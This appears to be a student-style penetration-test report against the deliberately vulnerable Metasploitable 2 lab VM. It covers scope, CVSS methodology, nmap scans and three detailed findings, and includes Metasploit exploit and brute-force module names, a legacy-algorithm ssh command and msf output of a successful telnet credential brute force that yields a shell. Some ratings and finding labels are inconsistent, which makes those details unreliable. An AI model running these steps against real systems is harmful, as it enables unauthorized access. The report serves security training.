Vulnerability Assessment and Penetration Testing (VAPT) Report

Target: Metasploitable 2
Assessment Type: Internal Network VAPT
Date: 25/03/2026
Prepared By: Anil Kumar Chaudhary
Report Version: 1.0

Confidential Notice:

This document contains confidential information regarding the securtiy posture of the Metasploitable 2 vulnerable machine and internal network.

Disclaimer:

The assessment was conducted strictly in authorized lab environment and for educational purpose only.

1. Executive Summary

The Network Vulnerability Assessment and Penetration Testing (VAPT) engagement was conducted to evaluate the security weakness of the metasploitable internal network. The objective was to identify vulnerabilities, validate potential attack vector and report to assess thier impact on bussiness operation. There are 15 Critical, 0 High, 5 Medium and 0 Low Vulnerability found that may allow unauthorized access to the server sensitive data.

If exploited, these vulnerabilites could lead to data leak, account compromised, server compromised and reputaional damage. Immediate remedation of Critical, High and Medium risk finding is strongly recommended, followed by retesting to validate fixes.

2. Scope of Assessment

The scope of the assessment include the security testing of the target system.

In Scope:
Target IP: 192.168.56.101
System: Metasploitable 2 virtual machine
Attacker machine: kali linux (192.168.56.102)
The assessment covered:

- Network scanning and service enumeration
- Vulnerabilites Identification
- Exploitaion of Identified Vulnerabilities
- Post-exploitaion of Vulnerabilities
-

Out of Scope:

- Denial of Service (DoS) Attack
- Testing of Systems outside the target IP (192.168.56.101)
- Social engineering attacks
- Physical security testing
- Testing of other server than metasploitable 2
- Host Operating System

3.Methodology

The Vulnerability Assessment and Penetration Testing (VAPT) engagement was conducted following industry-recognized standard including:

- OWASP (Open Web Application Security Project) methodology
- PTES (Penetration Testing Execution Standard) methodology

Testing phase:

1. Reconnaissance
2. Scanning and Enumeration
3. Vulnerabilities Identification
4. Exploitation
5. Post-Exploitaion
6. Risk Analysis
7. Reporting

4. Risk Rating Methodology

Risk Severity is determined based on:

- Common Vulnerability Scoring Standard (CVSSv3.1) methodology
- Risk= likelihood*impact

- Likelihod Factors:

  Attack Complexity (AC)
  Attack Vector (AV)
  Privileged Required (PR)
  User Interaction (UI)
  Scope (S)

- Impact:

  Confidentiality (C)
  Integrity (I)
  Avaiability (A)

- Severity Rating Table:

CVSS Score	Severity Level
0.0	None
0.1 – 3.9	Low
4.0 – 6.9	Medium
7.0 – 8.9	High
9.0 – 10.0	Critical

Based on calculated CVSS score, Vulnerabilities are classified as None, Low, Medium, High and Critical.


CVSS score is calculated using the website: https://www.first.org/cvss/calculator/3.1

5. Vulnerability Summary

Id	Vulnerability Name	Service	Severity	CVSS	Status
A01	Anonymous ftp login enabled	ftp	Critical	9.8	exploited
A02	Weak authentication in ssh service	ssh	Critical	9.8	exploited
A03	Clear text authentication in telnet service	Telnet	Critical	9.8	exploited
A04	Smtp User Enumeration Enabled	smtp	Medium	5.3	verified
A05	Web Server default page exposure	http	Critical	9.8	exploited
A06	RPC service Exposure	rpcbind	Critical	9.8	exploited
A07	smb/netbios service exposure and inforamtion disclosure	netbios-ssn	Critical	9.8	exploited
A08	Smb service misconfiguration and information disclosure	micorsoft-ds	Medium	5.3	verified
A09	Insecure Remote Command Execution Service	exec	Medium	5.3	Verified
A10	Clear text remote login service	login	Medium	5.3	Verified
A11	Insecure Remote shell service	shell	Critical	9.8	Exploited
A12	Remote code execution via java RMI	rmiregistry	Critical	9.8	Exploited
A13	Unauthenticated Bind Shell Access (Backdoor Service)	Bindshell	Critical	9.8	Exploited
A14	Distcc Remote Code Execution	distccd	Critical	9.8	Exploited
A15	Weak authentication in mysql service	mysql	Critical	9.8	Exploited
A16	Weak authentication in postgresql service	postgresql	Critical	9.8	Exploited
A17	Weak authentication in vnc service	vnc	Critical	9.8	Exploited
A18	Backdoor Remote Code Execution in Unrealircd	irc	Critical	9.8	Exploited
A19	AJP file Inclusion (Ghostcat)	ajp13	Critical	9.8	Exploited
A20	Proftpd Backdoor Command Execution	ftp	Medium	5.3	verified

6. Host Discovery

Using nmap, Internal Network was scanned to evaluate the active host in the network and identify the target system (192.168.56.101).
command: nmap --sn -oN Host_Discovery.txt 192.168.56.0/24



7. Port Scanning and Service Enumeration

Using nmap, the port of the target system (192.168.56.101) was scanned to identify the open port and enumeration the service version running in the open port.
Command: nmap -sS -sV -p- 192.168.56.101


```
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).

PORT      STATE  SERVICE      VERSION
21/tcp    open   ftp          vsftpd 2.3.4
22/tcp    open   ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open   telnet       Linux telnetd
25/tcp    open   smtp         Postfix smtpd
53/tcp    open   domain       ISC BIND 9.4.2
80/tcp    open   http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open   rpcbind      2 (RPC #100000)
139/tcp   open   netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open   netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open   exec         netkit-rsh rexecd
513/tcp   open   login        OpenBSD or Solaris rlogind
514/tcp   open   shell        Netkit rshd
1099/tcp  open   java-rmi     GNU Classpath grmiregistry
1524/tcp  open   bindshell    Metasploitable root shell
2049/tcp  open   nfs          2-4 (RPC #100003)
2121/tcp  open   ftp          ProFTPD 1.3.1
3306/tcp  open   mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open   distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open   postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open   vnc          VNC (protocol 3.3)
6000/tcp  open   X11          (access denied)
6667/tcp  open   irc          UnrealIRCd
6697/tcp  open   irc          UnrealIRCd
8009/tcp  open   ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open   http         Apache Tomcat/Coyote JSP engine 1.1
8686/tcp  closed sun-as-jmxrmi
49173/tcp open   status       1 (RPC #100024)
49981/tcp open   java-rmi     GNU Classpath grmiregistry
54208/tcp open   nlockmgr     1-4 (RPC #100021)
56575/tcp open   mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:F4:4B:ED (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Mar 12 22:24:14 2026 -- 1 IP address (1 host up) scanned in 141.54 seconds
```

8. Vulnerability Detail:
A01. Anonymous ftp login enabled (FTP service)

Severity: Critical
CVSS: 9.8
Target: 192.168.56.101
Port: 21/tcp
Software Version: vsftpd 2.3.4
Description: The system running FTP service which is configured to allow anonymous login without authentication. This misconfiguration enables unauthorized users to access the FTP server without valid credentials. FTP transmits data, credential in plaintext that is intercepted by attackers through network sniffing and allow attackers to view, download, or upload files in server depending on permissions. The presence of such insecure configuration increases the risk of information disclosure, unauthorized access, and potential system compromise.
Proof of Concept:
nmap -sV -p 21 192.168.56.101 ---->To enumerate the service running
Exploit (msf) : exploit/unix/ftp/vsftpd_234_backdoor ---> to exploit the service


Impact: Attacker can get unauthorized access to the FTP server without valid credentials and disclose information**.** Attackers can upload or modify files if write access is enabled. Credential can be intercepted over the network and exposed. Exposed data may be used to launch further attacks.

Remedation: To mitigate, disable anonymous login and replace FTP with secure alternatives such as SFTP or FTPS. Implement strong password policies, Limit access by restricting FTP access using firewall rules or IP whitelisting. Ensure users have minimal required access and enable encryption
Proof:



A02. Weak authentication in ssh service (SSH service)

Severity: Critical
CVSS: 9.8
Target: 192.168.56.101
Port: 22/tcp
Service Version: openssh 4.7p1 Debian 8ubuntu1 (protocol 2.0)
Description: The running SSH service is configured with weak or default credentials, allowing unauthorized users to gain access to the system that indicating poor password policy enforcement. SSH service supports outdated cryptographic algorithms, which expose the system to further security risks. This misconfiguration allows attackers to bypass authentication controls and gain remote access to the system.
Proof of Concept:
nmap -sV -p 22 192.168.56.101 ----->> to enumerate the service version
Exploit (msf) : auxiliary/scanner/ssh/ssh_login ---->> to brute force credentials
Exploit Command: ssh -o HostkeyAlgorithms=+ssh-rsa -o PublickeyAcceptedAlgorithms=+ssh-rsa user@192.168.56.101 ---->> to gain shell
Impact: Attackers gain unauthorized access without valid credentials, full access to the system via SSH and access to sensitive files and configurations. Possibility of gaining higher privileges and use compromised system to attack others system.
Remedation: To mitigate, Enforce strong password policy, change default credentials and replace password login with SSH keys. Disable direct root access via SSH and update SSH configuration to the latest version. Limit access by Restricting SSH access using firewall rules or IP whitelisting and add an extra layer of security.
Proof:



A03. Clear Text Authentication in Telnet Service (Telnet Service)


Severity: Critical
CVSS: 9.8
Target: 192.168.56.101
Port: 23/tcp
Software Version: linux telnetd
Description: The system running telnet service is configured to allow remote login using an unencrypted protocol. Telnet transmits authentication credentials in plaintext over the network. During testing, it was able to access the service using weak credentials, indicating poor authentication controls. The lack of encryption makes the service highly susceptible to interception and unauthorized access.
Proof of Concept:
nmap -sV -p 23 192.168.56.101 ----->> to enumerate the service
Auxiliary (msf): auxiliary/scanner/telnet/telnet_login ---> to gather or brute force login credienti al
Exploit: telnet 192.168.56.101 ----> to get shell
Impact: It leads to Credential expsoure and capture via sniffing, unauthorized access by weak credentials and full shell access to the target system. Data breach by accessing to sensitive system data and ability to execute commands and disrupt services.
Remedation: Disable telnet service and replace with secure alternatives like SSH, ensure all remote access uses encryption. Enforce Strong Authentication, restrict access by limiting access via firewall or IP whitelisting. Monitor logs and detect unauthorized login attempts.
Proof:

```
Session  Actions  Edit  View  Help
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.56.101:23     - No active DB -- Credential data will not be saved!
[-] 192.168.56.101:23     - 192.168.56.101:23 - LOGIN FAILED: user:root (Incorrect
: )
[-] 192.168.56.101:23     - 192.168.56.101:23 - LOGIN FAILED: user:test (Incorrect
: )
[-] 192.168.56.101:23     - 192.168.56.101:23 - LOGIN FAILED: user:msfadmin (Incor
rect: )
[-] 192.168.56.101:23     - 192.168.56.101:23 - LOGIN FAILED: user:rootuser (Incor
rect: )
[-] 192.168.56.101:23     - 192.168.56.101:23 - LOGIN FAILED: msfadmin:root (Incor
rect: )
[-] 192.168.56.101:23     - 192.168.56.101:23 - LOGIN FAILED: msfadmin:test (Incor
rect: )
[+] 192.168.56.101:23     - 192.168.56.101:23 - Login Successful: msfadmin:msfadmi
n
[*] 192.168.56.101:23     - Attempting to start session 192.168.56.101:23 with msf
admin:msfadmin
[*] Command shell session 3 opened (192.168.56.102:33231 → 192.168.56.101:23) at
2026-03-15 01:20:16 +0530
[*] 192.168.56.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```

```
└─$ telnet 192.168.56.101
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
                _                  _       _ _      _    _      ___
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sat Mar 14 15:22:54 EDT 2026 on pts/3
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ hostname
metasploitable
msfadmin@metasploitable:~$
```

